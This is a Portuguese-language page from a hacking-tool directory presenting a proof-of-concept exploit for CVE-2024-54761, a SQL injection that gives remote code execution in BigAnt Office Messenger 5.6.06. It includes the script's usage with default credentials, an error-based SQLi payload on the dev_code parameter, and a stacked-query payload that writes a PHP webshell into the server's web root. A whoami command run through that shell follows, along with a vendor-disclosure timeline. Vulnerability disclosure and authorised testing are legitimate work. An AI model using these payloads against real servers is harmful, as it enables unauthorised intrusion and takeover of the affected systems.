Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-54761 — PoC do CVE-2024-54761 | Kitploit
Ferramentas/GitHubGitHub/nscan9/cve-2024-54761
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de Penetração
GitHubnscan9/cve-2024-54761

CVE-2024-54761

PoC do CVE-2024-54761

Ver Repositório
118há 1 anoAinda não revisado
Compartilhar

BigAnt Office Messenger 5.6.06 RCE via Injeção SQL

Vulnerabilidade de injeção SQL no BigAnt Messenger causa vulnerabilidade RCE. Siga os passos para explorar.

Uso:

CVE-2024-54761.py [-h] -r RHOST [-p RPORT] [-u USERNAME] [-P PASSWORD]
options:
  -h, --help            show this help message and exit
  -r, --rhost RHOST     Target IP address
  -p, --rport RPORT     Target port (default 8000)
  -u, --username USERNAME
                        Login username (default admin)
  -P, --password PASSWORD
                        Login password (default 123456)

Execute exploit para credenciais padrão.

python CVE-2024-54761.py -r 127.0.0.1
exploit

Exploração Manual

Extrair a versão do banco de dados usada com o parâmetro dev_code que está exposto à SQLi.

# Payload
?dev_code=AND EXTARCTVALUE(rand(),concat(CHAR(126),version(),CHAR(126)))--

Versão SQLI Fazer upload de webshell PHP no alvo usando consultas SQL empilhadas.

# Payload
?dev_code=;SELECT "<?php system($_GET['cmd']); ?>" INTO OUTFILE 'C:/Program Files (x86)/BigAntSoft/IM Console/im_webserver/htdocs/shell.php'-- -


criar webshell 1 Prova de execução de comandos:

/shell.php?cmd=whoami

whoami comando dir

Cronologia

31-10-2024: Enviou vulnerabilidades ao fornecedor por e-mail

31-10-2024: Enviou e-mail ao fornecedor, sem resposta

15-11-2024: Enviou e-mail ao fornecedor, sem resposta

15-11-2024: Solicitou CVEs

Referência

https://gist.github.com/nscan9/a31982c90ab40a8e00373bf15efbf52a
https://www.bigantsoft.com

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    305

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →